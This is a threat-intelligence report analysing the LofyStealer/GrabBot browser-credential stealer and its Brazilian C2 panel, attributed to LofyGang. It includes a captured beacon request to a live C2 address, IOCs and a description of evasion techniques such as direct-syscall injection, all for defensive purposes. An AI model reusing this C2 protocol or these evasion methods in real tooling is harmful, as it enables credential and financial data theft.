
Reconstruction of string fragments reveals the complete JSON structure sent to the C2:



Flag	Propósito
-verbose	Ativa modo verboso com todas as mensagens de log
-fingerprint	Coleta fingerprint do host (FINGERPRINT_TRUE/FINGERPRINT_FALSE)
-kill	Mata processos de browser antes da injeção
-secret	Chave de autenticação enviada ao C2 no campo "secret"
-output-path	Define caminho alternativo para os ZIPs gerados
-help	Exibe ajuda/uso

C2 Infrastructure, LofyStealer Web Panel

C2 Investigation: The investigation of the C2 IP address (24.152.36.241) revealed a complete victim management web panel accessible on port 8080. The platform identifies itself as "LofyStealer, Advanced C2 Platform V2.0" and offers a graphical interface for operators to manage data theft campaigns in real time.




36295 ms	Attempted Information Leak	4044	chromelevator.exe	HUNTING [ANY.RUN] Windows PC hostname observed in outbound connection
36296 ms	Misc activity	4044	chromelevator.exe	SUSPICIOUS [ANY.RUN] Sent Host Name in HTTP POST Body
53705 ms	Device Retrieving External IP Address De	2232	svchost.exe	ET INFO External IP Lookup Domain in DNS Lookup (ipinfo.io)
56264 ms	Device Retrieving External IP Address De	4684	load.exe	ET INFO Possible External IP Lookup Domain Observed in SNI (ipinfo.io)
57800 ms	Attempted Information Leak	672	load.exe	HUNTING [ANY.RUN] Windows PC hostname observed in outbound connection

After autenticação, the operator is redirected to a dashbashboard with campaign overview:

the subtitle “Manage your account and monitor victims”, the “Recent Victims” panel with status “No victims yet, Waiting for connections...”, and account info in the side card (User, Type: Free, Total victims: 0, Online now: 0).

The “Quick Actions” section presents four buttons: Panel (victim monitoring), My Profile (settings), Premium (plan upgrade), and Builder (executable generator). The “Refresh” button in the victims panel indicates real-time monitoring of compromised machines.



Based on screenshot analysis and behavior observed, the C2 panel architecture can be described:

Frontend: SPA (Single Page Application) web application served as a JavaScript bundle. The interface uses a dark theme with purple/gold palette, modern UI components with particle animations, and responsive design.

Backend: Node.js serving on port 8080 at IP 24.152.36.241. The same server receiving exfiltrated data on /upload (POST) and /time (GET) endpoints also serves the management web panel.

Business model: MaaS (Malware-as-a-Service) with two tiers — Free (limited access, no builder or victim panel) and Premium (full access via activation key). Multi-operator, each operator having their own account and secret key linked to generated executables.

Endpoint	Método	Função
/ (porta 8080)	GET	Landing page — LofyStealer V2.0
/?role=client	GET	Dashboard do operador (autenticado)
/upload	POST	Recebimento de dados exfiltrados (JSON/Base64)
/time	GET	Keepalive / sincronização de relógio

Threat details

Here are the details of the threat

MainStream dataHTTP

The data provided by Suricata IDS

1 of 21

Show all

ViewHEXText

Highlight chars

0000000047 45 54 20 2F 3F 72 6F 6C 65 3D 63 6C 69 65 6E

0000001074 26 6E 61 6D 65 3D 44 45 53 4B 54 4F 50 2D 4A

0000002047 4C 4C 4A 4C 44 26 6D 6F 6E 69 74 6F 72 73 3D

0000003031 26 73 65 63 72 65 74 3D 62 33 34 63 35 39 32

0000004061 63 30 35 30 35 66 61 37 38 39 33 61 32 62 64

0000005038 32 66 34 36 33 31 32 36 34 63 65 32 65 30 36

0000006037 31 34 62 34 62 66 61 37 26 74 73 3D 31 37 37

0000007036 38 37 32 36 31 36 26 73 69 67 3D 66 37 63 34

0000008063 30 65 39 35 37 62 63 36 66 33 33 30 35 34 30

0000009030 34 34 61 37 32 33 64 36 65 62 32 35 64 30 30

000000a061 32 66 36 64 32 36 33 66 33 30 37 66 32 64 38

000000b066 64 32 36 36 30 38 34 62 31 62 38 20 48 54 54

000000c050 2F 31 2E 31 0D 0A 53 65 63 2D 57 65 62 53 6F

000000d063 6B 65 74 2D 56 65 72 73 69 6F 6E 3A 20 31 33

000000e00D 0A 53 65 63 2D 57 65 62 53 6F 63 6B 65 74 2D

000000f04B 65 79 3A 20 63 65 37 7A 6D 42 73 46 34 4A 70

0000010030 47 38 76 69 39 42 41 75 67 51 3D 3D 0D 0A 43

000001106F 6E 6E 65 63 74 69 6F 6E 3A 20 55 70 67 72 61

0000012064 65 0D 0A 55 70 67 72 61 64 65 3A 20 77 65 62

0000013073 6F 63 6B 65 74 0D 0A 48 6F 73 74 3A 20 32 34

000001402E 31 35 32 2E 33 36 2E 32 34 31 3A 38 30 38 30

GET /?role=clien

t&name=DESKTOP-J

GLLJLD&monitors=

1&secret=b34c592

ac0505fa7893a2bd

82f4631264ce2e06

714b4bfa7&ts=177

6872616&sig=f7c4

c0e957bc6f330540

044a723d6eb25d00

a2f6d263f307f2d8

fd266084b1b8 HTTP/1.1

..Sec-WebSo

cket-Version: 13

..Sec-WebSocket-

Key: ce7zmBsF4Jp

0G8vi9BAugQ==..C

onnection: Upgra

de..Upgrade: web

socket..Host: 24

.152.36.241:8080

ATTRIBUTION: CONNECTION TO THE LOFYGANG GROUP

LofyGang was originally documented by Checkmarx in October 2022, in research conducted by Jossef Harush, as a Brazilian-origin cybercrime group focused on stealing credit cards, Discord Nitro accounts, streaming accounts (Disney+), and Minecraft accounts. The research tracked approximately 200 malicious packages published in the NPM registry with thousands of installations, with related attacks also documented by Sonatype and SecureList.

The indicators supporting the Brazilian attribution were quite clear: Brazilian Portuguese strings scattered throughout the code and even a file named “brazil.js” containing malware found in the group’s malicious packages. Operationally, LofyGang uses a closed dictionary of aliases, including lofy, life, polar, panda, kakau, evil, devil, and “vilão” (“villain”), all recurring terms in the sock-puppet accounts used to publish packages and manage operational accounts.

Historically, the group’s primary vector was the JavaScript supply chain: NPM package typosquatting, starjacking (fraudulent references to legitimate GitHub repositories to inflate credibility), and payloads embedded in sub-dependencies to evade detection. The focus was on Discord token theft, Discord client modification for credit card interception, and exfiltration via webhooks abusing legitimate services (Discord, Repl.it, Glitch, GitHub, and Heroku) as C2.

Branding Analysis: The Decisive Link:

The most conclusive indicator identified during this investigation is in the C2 panel itself documented in Section 06 of this report. The platform exposed at IP 24.152.36.241:8080 literally identifies itself as “LofyStealer, Advanced C2 Platform V2.0”.

The marketed product name carries the root “Lofy”, exactly the same root as the alias dictionary LofyGang has used since 2021, as documented by Checkmarx. The trajectory of the observed aliases is consistent:

2021–2022: PolarLofy, DyPolarLofy (GitHub and Cracked.io channels documented by Checkmarx);

2026 (current investigation): LofyStealer (brand of the C2 panel documented in this investigation, version V2.0).

The panel’s “V2.0” version is consistent with a productized evolution model: LofyGang historically operated via NPM as a supplier of embedded JavaScript payloads; at its current stage, it offers a multi-operator Malware-as-a-Service (MaaS) platform (with Free and Premium tiers) and its own builder called “Slinky Cracked”, built on the proprietary native payload chromelevator.exe analyzed in this report.

C2 Infrastructure Analysis

Indicator	Value
C2 IP	24.152.36.241
Port	8080
Main Endpoint	/upload (HTTP POST)
ASN	AS270564
Hosting Provider	Master da Web Datacenter LTDA
Country	Brazil

The choice of a small Brazilian datacenter with limited regional presence is consistent with LofyGang’s operational profile: preference for geographically close infrastructure, lower cooperation requirements with foreign investigations, and lower operational costs.

Indicators of Brazilian Origin:

- Hosting: Brazilian datacenter located in national territory;
- Distribution vector: disguised as a Minecraft hack called “Slinky”, targeting the Brazilian gaming community;
- Thematic continuity: Minecraft has been a historical target of LofyGang since 2022;
- Operational language: log strings and identifiers compatible with Brazilian Portuguese technical dialect.

Observed Group Evolution (2022 > 2026):

Period	Main Vector	Payload	Focus
2021–2022	Malicious NPM packages (~200)	Embedded JavaScript	Discord Nitro, Disney+, Minecraft, cards
2022–2024	NPM + Discord client injection	JavaScript + Discord client modification	Discord tokens, cards via webhook
2026 (current)	Social engineering, fake Minecraft hack “Slinky”	Node.js loader (pkg) + native chromelevator.exe	Cookies, passwords, tokens, cards, IBANs in 8 browsers

Attribution Assessment:

Based on the consolidated elements above, the LofyStealer/GrabBot/Slinky Cracked campaign is attributed to the operational ecosystem of the LofyGang group with high confidence.

In summary, the cumulative evidence—direct branding match (LofyStealer ↔ Lofy), confirmed Brazilian origin, target continuity (Minecraft), hosting in a Brazilian datacenter, and an evolution pattern consistent with expected commoditization—strongly supports the conclusion that the campaign analyzed in this report is part of the LofyGang operational ecosystem.

IOC’s

Arquivo	Algoritmo	Hash
chromelevator.exe	MD5	d21a5d08b4614005c8fcd9d0068f0190
	SHA1	9b1264eb4ff5ee8f00b8b80341fb6917dc3d3148
	SHA256	293006cec43c663ccff331795d662c3b73b4d7af5f8584e2899e286c672c9881
load.exe	MD5	fb203c0ac030a97281960d7c28d86ebf
	SHA1	f9fe23f24d45eae418c60819c523a83ddba4ca50
	SHA256	45d4040e76a0d357dd6e236e185aba2eb82420d78640bfd1f3dede32b33931f7

Indicador	Valor
IP do C2	24.152.36.241
Endpoint de upload	/upload (HTTP POST)
Endpoint de tempo	/time (HTTP GET)
User-Agent	GrabBot/1.0
Content-Type	application/json
Protocolo fallback	WebSocket
Painel C2	http://24.152.36.241:8080 (LofyStealer V2.0)
Nome da plataforma	LofyStealer — Advanced C2 Platform V2.0

String	Contexto
[chromelevator]	Tag de identificação do payload
__DLL_PIPE_COMPLETION_SIGNAL__	Sinal IPC de conclusão
GrabBot/1.0	User-Agent HTTP do C2
Slinky Cracked	Nome do builder (VersionInfo do loader)
ASTER_KEY:	Prefixo de chave de criptografia
FINGERPRINT_TRUE / FINGERPRINT_FALSE	Flags de fingerprinting do host
Deriving runtime decryption keys...	Log de descriptografia do payload
LofyStealer	Nome da plataforma C2 (landing page)

MITRE ATT&CK

Técnica	Nome	Evidência	Binário
T1055.012	Process Injection: Process Hollowing	Criação de processo suspenso + injeção de payload	chromelevator
T1055.003	Process Injection: Thread Execution Hijacking	Criação de thread remota via syscall direta	chromelevator
T1106	Native API	Uso de syscalls diretas de ntdll.dll em runtime	chromelevator
T1539	Steal Web Session Cookie	Extração de cookies de 8 browsers	chromelevator
T1555.003	Credentials from Web Browsers	Extração de senhas armazenadas	chromelevator
T1012	Query Registry	Consulta ao registro para localizar browsers	chromelevator
T1082	System Information Discovery	Coleta de hostname e fingerprint do host	chromelevator
T1057	Process Discovery	Deteção de processos de browser em execução	load.exe
T1059.001	Command and Scripting: PowerShell	Compressão via Compress-Archive oculto	chromelevator
T1560.001	Archive Collected Data: Archive via Utility	Compressão ZIP dos dados roubados	chromelevator
T1132.001	Data Encoding: Standard Encoding	Codificação Base64 do ZIP para exfiltração	chromelevator
T1041	Exfiltration Over C2 Channel	Envio dos dados via HTTP POST ao C2	ambos
T1071.001	Application Layer Protocol: Web Protocols	Comunicação C2 via HTTP/JSON	ambos
T1562.001	Impair Defenses: Disable or Modify Tools	Terminação de processos de browser (– kill)	chromelevator
T1027	Obfuscated Files or Information	Payload criptografado, descriptografado em runtime	chromelevator
T1497.003	Virtualization/Sandbox Evasion: Time Based	Timing checks via GetTickCount/QPC	chromelevator

Conclusion

ANY.RUN Contribution: The ANY.RUN platform was essential in this investigation, enabling artifact identification in public submissions during threat hunting and confirming the campaign is active in real environments. Dynamic sandbox execution data validated static analysis hypotheses — C2 connections, process injection, and PowerShell exfiltration — consolidating the platform as an indispensable resource for threat intelligence teams.

Static analysis of chromelevator.exe and load.exe confirms this is a sophisticated, modular infostealer operating under the identity “GrabBot/1.0”, built with the “Slinky Cracked” builder. The two components demonstrate a clear division of responsibilities reflecting design maturity:

Modularity: The loader (Node.js/JavaScript) is responsible for orchestration, while the payload (native C++) performs sensitive data extraction operations. This separation allows the authors to update the payload independently of the loader, as evidenced by the 27-day difference in compilation dates.

Advanced evasion: The use of direct syscalls (ntdll.dll resolved at runtime) for process injection bypasses EDR/antivirus hooks that only monitor high-level KERNEL32.dll functions. The payload has no identifiable metadata (PDB, VersionInfo, resources) and operates exclusively in memory after injection.

Camouflage via pkg: The use of Node.js packaged via pkg for the loader is a growing technique in the threat landscape. The 53 MB binary hinders sandbox analysis, and ~3000 legitimate Node.js/V8/OpenSSL exports dilute malicious indicators. Automated GitHub Actions build indicates a professionalized production chain.

Resilient exfiltration: The exfiltration mechanism with WebSocket fallback, SHA-256 integrity signature, and “secret” authentication demonstrates concern for C2 communication reliability and security.

Theft scope: The malware targets 8 different browsers and extracts 5 categories of sensitive data (cookies, passwords, tokens, cards, IBANs), covering both access credentials and direct financial data.

Dynamic analysis (sandboxing, debugging, network monitoring) would be necessary to confirm behaviors such as: the exact symmetric encryption algorithm used in payload decryption, the complete structure of the loader’s JavaScript code, possible persistence mechanisms not identified by static analysis, and specific WebSocket fallback behavior.



[March 25, 2026](#)

[How the Iran-Israel War Triggered a Global Cyber Cascade](#)

On February 28, 2026, the United States and Israel launched a joint military offensive — codenamed Operation Epic Fury (USA) and Operation Roaring Lion (Israel) — against strategic targets in Iran, including nuclear facilities, IRGC command centers, and regime leadership compounds....



[March 10, 2026](#)

[VENON: The First Brazilian Banker RAT in Rust](#)

Introduction In February 2026, the ZenoX threat intelligence team identified an unknown malware family during hunting activity, internally classified as VENON due to references in the code (spelled with an N). The sample was initially flagged for behavior consistent with Latin...

©ZenoX 2026. All rights reserved.